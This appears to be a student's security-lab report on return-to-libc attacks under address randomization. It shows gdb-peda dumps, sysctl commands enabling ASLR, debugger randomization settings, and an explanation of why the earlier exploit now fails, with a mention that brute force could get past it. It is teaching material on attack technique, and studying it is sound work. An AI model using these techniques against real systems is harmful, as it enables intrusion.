0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
stack
0000| 0xbfffed00 --> 0x80485c2 ("badfile")
0004| 0xbfffed04 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfffed08 --> 0x1
0012| 0xbfffed0c --> 0xb7dc8400 (<_IO_new_fopen>: push ebx)
0016| 0xbfffed10 --> 0xb7f1ddbc --> 0xbfffedfc --> 0xbffff000 ("XDG_VTNR=7")
0020| 0xbfffed14 --> 0xb7dc8406 (<_IO_new_fopen+6>: add ebx,0x153bfa)
0024| 0xbfffed18 --> 0xbfffed48 --> 0x0
0028| 0xbfffed1c --> 0x804850f (<main+52>: add esp,0x10)
Legend: code, data, rodata, value
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:11
11 fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/s * ((char**)environ)
0xbffff000: "XDG_VTNR=7"
gdb-peda$ x/100s 0xbffff000


Terminal
0xbffffc42: "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbffffc78: "GDM_LANG=en_US"
0xbffffc87: "IM_CONFIG_PHASE=1"
0xbffffc99: "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx"
0xbffffcbd: "LINES=34"
0xbffffcc6: "GDMSESSION=ubuntu"
0xbffffcd8: "GTK2_MODULES=overlay-scrollbar"
0xbffffcf7: "SESSIONTYPE=gnome-session"
0xbffffd11: "XDG_SEAT=seat0"
0xbffffd20: "HOME=/home/seed"
0xbffffd30: "SHLVL=1"
0xbffffd38: "LANGUAGE=en_US"
0xbffffd47: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbffffd73: "LIBGL_ALWAYS_SOFTWARE=1"
0xbffffd8b: "UPSTART_INSTANCE="
0xbffffd9d: "LOGNAME=seed"
0xbffffdaa: "XDG_SESSION_DESKTOP=ubuntu"
0xbffffdc5: "UPSTART_EVENTS=xsession started"
0xbffffde5: "COMPIZ_BIN_PATH=/usr/bin/"
0xbffffdff: "MYSHELL=/bin/sh"
0xbffffe0f: "QT4_IM_MODULE=xim"
0xbffffe21: "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop"
0xbffffe87: "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
0xbffffeab: "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-rPQoQ48EAy"
0xbffffee7: "LESSOPEN=| /usr/bin/lesspipe %s"
0xbfffff07: "UPSTART_JOB=unity7"
0xbfffff1a: "INSTANCE="
0xbfffff24: "DISPLAY=:0"
0xbfffff2f: "XDG_RUNTIME_DIR=/run/user/1000"
0xbfffff4e: "J2REDIR=/usr/lib/jvm/java-8-oracle/jre"
0xbfffff75: "GTK_IM_MODULE=ibus"
0xbfffff88: "XDG_CURRENT_DESKTOP=Unity"
0xbfffffa2: "LESSCLOSE=/usr/bin/lesspipe %s %s"

Task 5: Address Randomization

In this task we will turn on randomization and repeat the attack from task 1 in the following randomization is set to 2 to enable address randomization. In this task, let us turn on Ubuntu's address randomization protection. We run the same attack developed in Task 1. Can you get a shell? If not, what is the problem? How does the address randomization make your return-to-libc attack difficult? You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the address randomization:

Ans.

We enable address randomization for both stack and heap by setting the value to 2. We run the retlib file, we get a Segmentation fault error and we cannot get the shell. This is because the addresses keep changing and we cannot guess the stack locations as before.
When the address space randomization countermeasure was disabled, the stack frame always started from the same memory point for each program which allowed us to find the offset or the difference between the return address and the starting address of the buffer after which we place the return address to the system call to /bin/sh.
When address space randomization countermeasure is enabled, the stack frame started from random memory points and were different. Hence, we can not correctly figure out the offset which we previously used as 20 to perform the overflow. We can probably overcome this using the brute force method as done in the previous lab.


$ sysctl kernel.randomize_va_space

$ sudo sysctl -w kernel.randomize_va_space=2

$ ls -l retlib badfile exploit

$ ./retlib

Provide a screenshot of your observations.



Explore disable-randomization option in Ubuntu and notice how gdb disables randomization by default.


$ gdb retlib_gdb

$ b bof

$ r

$ show disable-randomization
$ p system
$ r
$ p system **(Notice the value does not change)**
$ set disable-randomization off
$ show disable-randomization
$ r
$ p system **(Notice change in value from the previous debug run)**


Provide a screenshot of your observations.



```
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffed18 --> 0xbfffed48 --> 0x0
ESP: 0xbfffed00 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>:        push   DWORD PTR [ebp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x18
=> 0x80484c1 <bof+6>:   push   DWORD PTR [ebp+0x8]
   0x80484c4 <bof+9>:   push   0x28
   0x80484c6 <bof+11>:  push   0x1
   0x80484c8 <bof+13>:  lea    eax,[ebp-0x14]
   0x80484cb <bof+16>:  push   eax
[------------------------------------stack-------------------------------------]
0000| 0xbfffed00 --> 0x80485c2 ("badfile")
0004| 0xbfffed04 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfffed08 --> 0x1
0012| 0xbfffed0c --> 0xb7dc8400 (<_IO_new_fopen>:       push   ebx)
0016| 0xbfffed10 --> 0xb7f1ddbc --> 0xbffff000 ("XDG_VTNR=7")
0020| 0xbfffed14 --> 0xb7dc8406 (<_IO_new_fopen+6>:     add    ebx,0x153bfa)
0024| 0xbfffed18 --> 0xbfffed48 --> 0x0
0028| 0xbfffed1c --> 0x804850f (<main+52>:      add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:11
11              fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
gdb-peda$
```

Inside the gdb debugger, we run "show disable-randomization" to see whether the randomization is turned off or not. We can see that the gdb debugger has disabled address randomization. This is why in both the variations of debugging, we get the same address for a system call which is 0xb7da4da0.



```
gdb-peda$ p system
$2 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
gdb-peda$ set disable-randomization off
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is off.
gdb-peda$ r
```

If the address randomization is enabled in the debugger using "set disable-randomization off", the addresses obtained in both our runs would have been different.

```
gdb-peda$ p system
$4 = {<text variable, no debug info>} 0xb74cdda0 <__libc_system>
gdb-peda$
```

Submission:

You need to submit a detailed lab report to describe what you have done and what you have observed, including screenshots and code snippets. You also need to provide explanations to the observations that are interesting or surprising. You are encouraged to pursue further investigation.